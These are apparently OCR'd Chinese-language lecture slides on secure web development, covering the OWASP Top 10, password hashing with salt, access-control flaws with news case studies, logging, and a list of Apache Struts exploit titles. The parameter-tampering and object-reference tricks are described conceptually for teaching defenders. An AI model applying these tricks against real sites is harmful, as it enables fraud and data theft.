
Least Privilege

- **Run with just enough privilege to get the job done, and no more!**
  - ✓最少存取物件資源
  - ✓最小存取權限
  - ✓最少存取時間




軟體開發生命週期

- **+ OWASP Top 10(2017)**



Broken Authentication

OWASP Top 10: A2



https://image.freepik.com/free-vector/blurred-login-form-design_23-2147724175.jpg

- 身份竊取
  - ✓ 預設/弱密碼
  - ✓ 可以暴力猜密碼
  - ✓ 更改密碼、忘記密碼功能有漏洞
  - ✓ 密碼傳輸沒有加密
  - ✓ Session ID 管理不當
    - – 產生、傳輸、重置
  - ✓ XSS -> 盜取session cookie、假畫面騙密碼
  - ✓ SQL Injection


Sensitive Data Exposure

OWASP Top 10: A3

- 應用程式無意中回應機敏資料
  - ✓個資、技術細節(內網IP、檔案路徑、密碼、Session ID….)
  - ✓空字串的查詢!!!
- 應用程式沒有對機敏資料加密保護
  - ✓位置: Log / 備份 / APP
  - ✓時機: 傳輸
- 有加密，但是
  - ✓使用較弱的加密演算法遭到破解
  - ✓金鑰的儲存控管不佳


Sensitive Data Exposure (cont.)

- 案例: 錯誤訊息帶有檔案後台位置



Sensitive Data Exposure (cont.)

- 使用 SSL / TLS 加密保護傳輸機敏資料的網頁
  - ✓身份認證資料
    - Password、Session ID
  - ✓個人資料
  - ✓交易資料
  - ✓信用卡資料



- 注意事項

OWASP Top 10: A6

  - ✓選對SSL所搭配的演算法
    - No: SSL v2、SSL v3、TLS v1.0、TLS v1.1
    - No: MD5、SHA1、DES、3DES、RC4
    - 可參考: https://www.ssllabs.com/projects/best-practices/
  - ✓記得關閉非 SSL的存取管道

Sensitive Data Exposure (cont.)

- 密碼不要明文儲存與再輸出
- 建議變形後儲存

Encoding ?

Hash?

Encryption?

Sensitive Data Exposure (cont.)


- 變形有三種:
  - ✓ **Encoding (編碼) : Base64 、HTML Encoding …**

  - ✓ **Hash (雜湊函數) : MD5、SHA1…**

- The input can be of any length.
- The output has a fixed length.
- $H(x)$ is relatively easy to compute for any given x.
- $H(x)$ is one-way.
- $H(x)$ is collision-free.


(http://www.rsa.com/rsalabs/node.asp?id=2176)

  - ✓ **Encrypt (加密) : 3DES、AES…**



Sensitive Data Exposure (cont.)

- **Hashed 密碼還是有機會被“破解”**



[解法]在每個產生的 hash 值再加入亂數字串(salt)

例1 : Hash(“secret”, “1lkjdo3opf”), Hash(“secret”, “mkdi2kan7”)

例2 : 1tsLFcOYh$5ibC1Ui2OPwUvyGUttUFI1

Broken Access Control

OWASP Top 10: A5

存取對象	問題
帳號身份	**Weak Authorization**
網頁功能	**Missing Function Level Access**
後端資源	**Insecure Direct Object Reference**

Broken Access Control (cont.)

Weak Authorization

- ✓ 權限控制參數設計管理不當 ➔ 越權存取
- ✓ 不安全的設計
  - 放網址參數
    - http://www.test.com.tw/UserDataManagement/UserDataEdit.aspx?access=read
    - https://web_ip/index.php?id=john&is_admin=fales&menu=basic
  - 放cookie
  - 放表單裡的隱藏欄位
- ✓ 建議作法: 放後端session變數區

Broken Access Control (cont.)

- 攻擊商業邏輯
  - ✓ 竄改網址或表單參數
    - radio button、check box、select menu
    - hidden value (→最後結帳金額?!)
      (→重設密碼的帳號!!!)
  - ✓ 目的
    - SQL、XSS
    - 負數 (→轉帳?!)
    - 縮小值 (→折扣?!)
    - 修改與帳號有關的參數 (→ 權限水平/垂直移轉)
  - ✓ 防護建議
    - 不想被竄改的資料，記錄於後端別往前傳。
    - 有被竄改疑慮，請於"後端"再次檢驗。

Broken Access Control (cont.)

案例: 花旗銀行

Broken Access Control (cont.)

Solidot
奇客的资讯，重要的东西



分类
- 首页
- IT
- Linux
- 开源
- 书籍
- 开发者
- 苹果
- 游戏
- 硬件
- 软件
- 采访
- 互联网
- 询问Solidot

花旗银行因黑客入侵损失270万美元

blackhat 发表于 2011年6月27日 13时20分 星期一 0
来自九牛一毛部门

花旗银行因黑客入侵而蒙受了270万美元的损失。花旗在本月初承认黑客非法访问了超过36万美国客户的信用卡账户，黑客没有渗透进主信用卡处理系统，而只是简单的进入信用卡客户专区，然后把浏览器地址栏中自己的帐号替换成他人的帐号。花旗在上周五证实大约3400个帐号遭受了270万美元损失。花旗声称客户将不需要为损失承担责任，它将为受影响的客户重新发行新信用卡。

« Firefox地址栏将隐藏http:// | 研究人员利用电刺激劫持手 »

相关文章


互联网: **黑客轻易入侵花旗银行** 4 条评论 [+]

Broken Access Control (cont.)

Missing Function Level Access

✓攻擊者可直接存取內部機敏性功能網頁

- Web Server設定
- AP控制
- 開發者埋後門



Broken Access Control (cont.)

開放肺結核個資 網搜曝光 (2007/11)

〔記者何玉華、胡清暉、蔡以倫、黃立翔／台北報導〕衛生署疾病管制局自九月一日起限制傳染性肺結核患者搭機，卻驚傳列管的九百五十三人可透過Google在網站上搜尋，只要輸入患者名字即可查到身分證字號、居住縣市、就醫日期，嚴重危及患者隱私。疾管局昨晚接獲消息之後，鄭重對外道歉，強調系統設計確有瑕疵，將追究相關責任，若民眾權益受損，會負起相關責任。

衛生署疾管局驚爆外洩列管開放性結核病患個資！透過Google 竟能突破疾管局設有密碼管制的系統，搜尋到各縣市列管結核病患者姓名、身分經馬賽克處理）。疾閉。 〔取自Google搜

衛生署官員表示，台北縣衛生局昨天在網站公布一名板橋地檢署檢察官罹患開放性肺結核，由於新聞稿內說明患者年齡、在土城租屋等基本資料，北縣記者循線查到這名檢察官的姓名，並在網站搜尋，竟然意外發現透過Google就可以查到所有列管患發言人得知後，表示不能理解：「這麼重要的資料，怎麼得到？」

案例: 衛生署

善用標籤語法 避免資料被搜出

〔記者蔡以倫／台北報導〕針對疾管局結核病查詢系統發生個資洩漏問題，曾經幫財政部等政府機構規劃系統的寶賀資訊總經理楊寶舜建議，Google Robot（機器人，或稱爲網路蜘蛛）搜尋能力極強，但是也並非沒有抵擋的方式，只要在程式內正確建立 Robots.txt與標籤語法（一種標記式的程式），網路蜘蛛便會「禮貌」地不作搜尋，並移除網頁快取的相關網頁資料。


楊寶舜也說，目前一般政府機構電腦資料庫，大多採用Three-Tier（三層式）的資料庫結構，規劃時須注意各層次間的安全性，尤其要注意將後台管理程式設於組織內部網段，避免Google搜尋程式可從外部搜尋。

其次，網頁的帳號與密碼也應該考量周延性，以徹底達到管制資料的目的，避免「正門」管制嚴密，資料卻從「側門」漏出。

Broken Access Control (cont.)

Insecure Direct Object Reference

- ✓ 攻擊者利用Web應用程式本身的"物件存取功能"任意讀取不該檢視的檔案
  - 例: http://www.xxx.com.tw/showPage.aspx?page=main.aspx
  - 物件種類：圖片、文件、網頁....
  - 風險:



Broken Access Control (cont.)

http://www.mobile01.com/topicdetail.php?f=687&t=3722701&p=1

案例: ETC

Broken Access Control (cont.)

- 嚴謹的權限檢驗....做了嗎?

目標	相關處理
對的人	登入身分檢查
對的時間	存取時間檢查
對的地點	地理資訊或來源IP檢查
做對的事	存取功能權限檢查
輸入對的資料	輸入值檢查
得到對的資料	資料相關的權限檢查

http://blog.marketo.com/wp-content/uploads/2014/02/cross-the-line.jpg

應用程式日誌管理

OWASP Top 10: A10

目的

- ✓ 商業統計
- ✓ 效能統計
- ✓ 資安事件處理
  - 需記錄一般使用者 & 管理者
    - 登入(成功與失敗) / 登出
    - 密碼變更、忘記密碼、密碼重設
    - 修改個人資料
    - 存取後端重要檔案或資料
    - 檔案上傳
    - 重要功能或交易(成功與失敗)
    - 資料上架/下架
    - 不正常的資料輸入
    - 新增、暫停、刪除使用者
    - 重要系統參數的修改
    - …

工具

- ✓ Log Manager
- ✓ SIEM (Security Information and Event Management)

注意事項

- ✓ 防大量灌爆硬碟
- ✓ 針對機敏資料
  - 不記錄
  - 記錄但遮罩

(3.1)開發實作階段

- ✓實作安全控制項目
- ✓撰寫“安全的”原始碼
- ✓原始碼安全弱點檢核與消弭

https://hk.on.cc/hk/bkn/cnt/news/20160610/photo/bkn-20160610115805453-0610_00822_001_01p.jpg?20160610153147

選擇程式語言

- **Type-safe** languages 會比較安全
  - ✓ 避免 **buffer overflows**、**use after free**, 以及 **off-by-one errors** 等問題
  - ✓ 例： APP programming
    - **Android**
      - Android SDK : **Java**
      - Android NDK : Native language, for example **C**
    - **iOS**
      - **Object-C** (1983~)
      - **Swift** (2014/6 ~)

http://cw1.tw/CW/images/article/C1452672725082.jpg

第三方軟體元件是否安全?

https://www.exploit-db.com/

OWASP Top 10: A9

Struts

Date ⇈	D	A	V	Title	Type	Platform	Author
2018-09-10	⬇		✓	Apache Struts 2 - Namespace Redirect OGNL Injection (Metasploit)	remote	Multiple	Metasploit
2018-08-26	⬇		×	Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)	remote	Linux	Mazin Ahmed
2018-08-25	⬇		×	Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)	remote	Multiple	hook-s3c
2018-05-17	⬇		✓	Apache Struts 2 - Struts 1 Plugin Showcase OGNL Code Execution (Metasploit)	remote	Multiple	Metasploit
2017-09-08	⬇		✓	Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	remote	Multiple	brianwrf
2017-09-06	⬇	◘	×	Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution	remote	Linux	Warflop
2017-07-07	⬇		✓	Apache Struts 2.3.x Showcase - Remote Code Execution	webapps	Multiple	Vex Woo
2017-06-06	⬇		×	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution	remote	Multiple	nixawk
2017-03-15	⬇		✓	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit)	remote	Multiple	Metasploit
2017-03-07	⬇		✓	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution	webapps	Linux	Vex Woo
2016-06-10	⬇		✓	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2016-05-02	⬇		✓	Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)	remote	Linux	Metasploit
2014-05-02	⬇		✓	Apache Struts - ClassLoader Manipulation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2014-03-06	⬇		✓	Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2014-02-05	⬇		✓	Apache Struts - Developer Mode OGNL Execution (Metasploit)	remote	Java	Metasploit
2014-01-14	⬇		✓	Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection	webapps	Multiple	Takeshi Terada
2013-07-27	⬇		✓	Apache Struts 2 - DefaultActionMapper Prefixes OGNL Code Execution (Metasploit)	remote	Multiple	Metasploit
2013-07-16	⬇		✓	Apache Struts 2.2.3 - Multiple Open Redirections	remote	Multiple	Takeshi Terada
2013-06-05	⬇		✓	Apache Struts - includeParams Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2013-06-05	⬇		✓	Apache Struts - OGNL Expression Injection	remote	Multiple	Jon Passki
2013-03-22	⬇		✓	Apache Struts - 'ParametersInterceptor' Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2012-08-23	⬇		✓	Apache Struts 2 - Skill Name Remote Code Execution	remote	Multiple	kxlzx
2012-06-05	⬇		✓	Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit)	remote	Multiple	Metasploit
2012-03-23	⬇		✓	Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload	webapps	Java	voidloafer
2012-02-02	⬇		×	Apache Struts - Multiple Persistent Cross-Site Scripting Vulnerabilities	webapps	Multiple	SecPod Research
2012-01-06	⬇		✓	Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities	webapps	Multiple	SEC Consult
2011-12-07	⬇		✓	Apache Struts 2.0.9/2.1.8 - Session Tampering Security Bypass	remote	Multiple	Hisato Killing
2011-08-19	⬇		✓	Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	remote	Multiple	Metasploit
2011-05-10	⬇		✓	Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting	remote	Multiple	Dr. Marian Ventuneac
2010-07-14	⬇		×	Struts2/XWork < 2.2.0 - Remote Command Execution	remote	Multiple	Meder Kydyraliev
2008-11-04	⬇		✓	Struts 2.0.11 - Multiple Directory Traversal Vulnerabilities	remote	Multiple	Csaba Barta
2005-11-21	⬇		✓	Apache Struts 1.2.7 - Error Response Cross-Site Scripting	remote	Multiple	Irene Abezgauz

第三方軟體元件是否安全? (cont.)

https://www.cvedetails.com/vendor/6538/Jquery.html
https://www.cvedetails.com/vulnerability-list/vendor_id-6538/opxss-1/Jquery.html

jQuery

CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Search | View CVE

Log In Register

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Home
Browse :
Vendors
Products
